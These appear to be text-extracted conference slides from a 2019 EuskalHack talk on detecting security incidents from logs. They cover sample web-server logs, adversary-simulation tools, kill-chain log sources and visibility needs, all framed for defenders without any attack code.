Cooking Log Data for a Real SecOps

Incident Response Recipes

EuskalHack
2019

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
Introduction

Introduction

- We are going to talk about several problems & attack types
- Tools with several approaches that help solving different problems



Logs

```
[Sun Mar 7 16:02:00 2004] [notice] Apache/1.3.29 (Unix) configured -- resuming normal operations
[Sun Mar 7 16:02:00 2004] [info] Server built: Feb 27 2004 13:56:37
[Sun Mar 7 16:02:00 2004] [notice] Accept mutex: sysvsem (Default: sysvsem)
[Sun Mar 7 16:05:49 2004] [info] [client 64.242.88.10] (104)Connection reset by peer: client stopped connection before send body completed
[Sun Mar 7 17:23:53 2004] statistics: Use of uninitialized value in concatenation (.) or string at /home/httpd/twiki/lib/TWiki.pm line 528.
[Sun Mar 7 17:23:53 2004] statistics: Can't create file /home/httpd/twiki/data/Main/WebStatistics.txt - Permission denied
65.26.149.185 - - [04/Nov/2002:01:51:53 +0000] "GET /ivsat.htm HTTP/1.1" 200 9430
"http://search.dogpile.com/texis/search?q=Satellite+Internet+Access+Dish&format=clone&brand=dogpile&attrib=rs" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1)"
65.26.149.185 - - [04/Nov/2002:01:51:53 +0000] "GET /901-342s.jpg HTTP/1.1" 200 8600 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1)" 65.26.149.185 - - [04/Nov/2002:01:51:54 +0000] "GET /pas1rkuh.gif HTTP/1.1" 200 4189 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1)"
65.26.149.185 - - [04/Nov/2002:01:51:54 +0000] "GET /nss7kwas.jpg HTTP/1.1" 200 6271 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1)" 65.26.149.185 - - [04/Nov/2002:01:51:54 +0000] "GET /asiak2.gif HTTP/1.1" 200 6560 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.1)"
65.26.149.185 - - [04/Nov/2002:01:51:54 +0000] "GET /ab2_eu3.gif HTTP/1.1" 200 6635 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1)" 66.32.2.122 - - [04/Nov/2002:01:52:55 +0000] "GET /ssazelm.htm HTTP/1.1" 304 - "http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-
8&as_qdr=all&q=satellite+signal+meter+aim" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; Q312461)"
66.32.2.122 - - [04/Nov/2002:01:52:55 +0000] "GET /sf-95-3.gif HTTP/1.1" 304 - "http://www.satsig.net/ssazelm.htm" "Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.0; Q312461)" 24.43.169.115 - - [04/Nov/2002:01:53:02 +0000] "GET /ssazelm.htm HTTP/1.1" 200 11623
"http://www.google.ca/search?q=%22Free+to+Air%22%2Bsatellite+dish&hl=en&lr=&ie=UTF-8&oe=UTF-8&start=10&sa=N" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
.NET CLR 1.0.3705)"
24.43.169.115 - - [04/Nov/2002:01:53:03 +0000] "GET /sf-95-3.gif HTTP/1.1" 200 3536 "http://www.satsig.net/ssazelm.htm" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; .NET CLR 1.0.3705)" 64.130.130.17 - - [04/Nov/2002:01:55:13 +0000] "GET /ssazelm.htm HTTP/1.0" 200 11857 "-" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.0)" 64.130.130.17 - - [04/Nov/2002:01:55:14 +0000] "GET /sf-95-3.gif HTTP/1.0" 200 3536 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
64.242.88.10 - - [07/Mar/2004:16:49:04 -0800] "GET /twiki/bin/view/Main/TWikiGroups?rev=1.2 HTTP/1.1" 200 5162
64.242.88.10 - - [07/Mar/2004:16:50:54 -0800] "GET /twiki/bin/rdiff/Main/ConfigurationVariables HTTP/1.1" 200 59679
64.242.88.10 - - [07/Mar/2004:17:22:49 -0800] "GET /twiki/bin/view/TWiki/ManagingWebs?rev=1.22 HTTP/1.1" 200 9310
111.111.111.111 - - [08/Oct/2007:11:17:55 -0400] "GET / HTTP/1.1" 200 10801 "http://www.google.com/search?q=log+analyzer&ie=utf-8&oe=utf-8
&aq=t&rls=org.mozilla:en-US:official&client=firefox-a" "Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.7) Gecko/20070914 Firefox/2.0.0.7"
111.111.111.111 - - [08/Oct/2007:11:17:55 -0400] "GET /style.css HTTP/1.1" 200 3225 "http://www.loganalyzer.net/" "Mozilla/5.0 (Windows; U; Windows NT 5.2; en-
US; rv:1.8.1.7) Gecko/20070914 Firefox/2.0.0.7"
[Sun Mar 7 17:31:39 2004] [info] [client 64.242.88.10] (104)Connection reset by peer: client stopped connection before send body completed
[Sun Mar 7 17:58:00 2004] [info] [client 64.242.88.10] (104)Connection reset by peer: client stopped connection before send body completed
```

SecOps IR Recipe…

- IT operations
- Compliance & Risk assessment
- Business & Fraud

This talk is about Incident **detection** using logs

→ Response is a must

Detection

Response

Some polls…

- Who has a SIEM?
- Are you detecting the right thing?

  If yes,

  - Are you 100% sure there are no gaps in your monitoring?

  or

  - Do you know what the gaps are?

Why the traditional monitoring and response fails

Scalability

TOOL & GUIDELINES

- Inconsistency between alerts
  - Uncommon language
  - Complex
- Uncomprehensive responses / No Incident Response Procedures (IRP)
- The more the company grows, the bigger the “monster”


Console mentality
Reactive Security Mechanisms

RESPONSE TEAM

- Cannot prevent a breach by simply writing a check, a rule, a procedure
  - Waiting for an alert – Alert fatigue
  - "*We have always done it that way*"
  - Not all the alerts are worthless, but building an entire workflow around them is the problem
  - You may not have all the necessary data to know you have been attacked

Inefficient process in a large companies

ORGANIZATION



- You are a senior analyst, please, combine it with common sense. **Cyber Self-Esteem!**

Repeat this process 10 times a day!

Designed to grow, to detect, to respond

Blue Team

- Mission: Detect, mitigate, prevent
- Response team ≠ Reactive team
- "*We love to create new detectors*"

Red Team

Power is nothing without control, in fact power without control is dangerous.

[1/4] Adversarial Approach

- Simulate / emulate the techniques of an adversary that's most likely to target your environment
  - Simulate real world TTP's
- Focus on the behaviors of those techniques instead of specific implementations
  - Generate experience
- Provide metric scoring of corporate readiness / resilience to attack

[2/4] Adversarial Approach
Simulation

- Almost Same TTP of attackers
- Tools with same behavior
- Automation

[−] Less accurate

[+] Re-use of available tools

[+] More scalable

- Breach simulate – Automate tests. There are useful resources (open source)

  - Unfetter: Identifies gasp against ATT&CK
  - Red Canary – Atomic Red Team: Automated adversary simulation / assessment
  - MITRE – Caldera: An automated adversity emulation system
  - Cascade: Helps apply automated hunting with modeling
  - TALR: Threat Alert Logic Repository
  - ENDGAME – Red Team Automation (RTA)
  - RedHuntLabs –RedHunt OS
  - UBER – Metta
  - APTSimulator
  - AlphaSOC Network Flight Simulator
  - Guardicore Infection Monkey
  - DumpsterFire

[3/4] Adversarial Approach
Emulation

- Same TTP of attackers
- Attacker's custom Tools


[+] More accurate

[−] More time consuming

[-] Sometimes attacker's behaviors are undisclosed

[4/4] Adversarial Approach

- Validate and tune for adversarial techniques
  - Execute → Collect → Develop detection



Adversary Approach has (at least) two high-level goals:

- Identify attackers operating unseen in a network
- Improve automated threat detection systems

Ingredients

Global policies

- Globally approved IT policies in order to support Incident Response process

Information & Context

- Network diagrams and documentation

- Automation
  - Connect event monitoring to incident management through the CMDB
  - Access to APIs!!

- Response
  - Forensics, deep anomaly investigations
  - NAC or other endpoint isolation capability
  - Relationship model with IT and other departments
  - Escalation matrix
  - Stakeholders – Notification procedures and agreements

→ An **Incident Response Plan**… preferably, regularly trained

Visibility

Phase	Log source
1. Reconnaissance	▪ Perimetric firewall ▪ Web servers
2. Weaponization	N/A
3. Delivery	▪ Anti-malware Email gw. ▪ Internal firewalls ▪ AV
4. Exploitation	▪ Web servers ▪ Server audit (DCs!!) ▪ Endpoint audit
5. Installation	▪ Server audit (DCs!!) ▪ Endpoint audit ▪ AV
6. C2	▪ Proxy ▪ DNS ▪ NIDS
7. Actions on Objectives	▪ Server audit (DCs!!) ▪ Endpoint audit

Identify a set of log sources and know what is the "slice" of visibility.

- A first approach is to identify what logs can be useful in each attack phase.
- A log source can be useful in several phases.
- Not all logs are feasible in a large company: Endpoint logs, server logs, all internal communication devices…

Nice to have…

[1/3] Nice to have…
Network traffic

- Netflow
  - Traffic Behavior Analysis
- NAT and real source identification
  - Tracing anomalies / attacks to their sources
- DNS queries
- SSL/TLS traffic decryption
  - Malware increasingly uses SSL/TLS sessions to hide, confident that security tools will neither inspect nor block its traffic. The very technology that makes the Internet secure can become a significant threat vector.
  - Identify hidden threats in both inbound and outbound encrypted traffic

[2/3] Nice to have…
Knowledge and context

- Fresh information
- Relationship with CERTs
- Indicator of Compromise (IoC) management process
  - TTP understanding

[3/3] Nice to have…
Client-side

- Today, client-side attacks are more common.


- As EDR and EPP converge, SIEM can occasionally help with deeper endpoint visibility by utilizing various source of endpoint telemetry
    - Security Data Lake

- Adversaries like to bypass script files due to AV detection
    - Obfuscated commands
    - Calls to download and execute code

Simple example of visibility
Windows Security Log

- MS Windows 10
  - *Remote script execution*

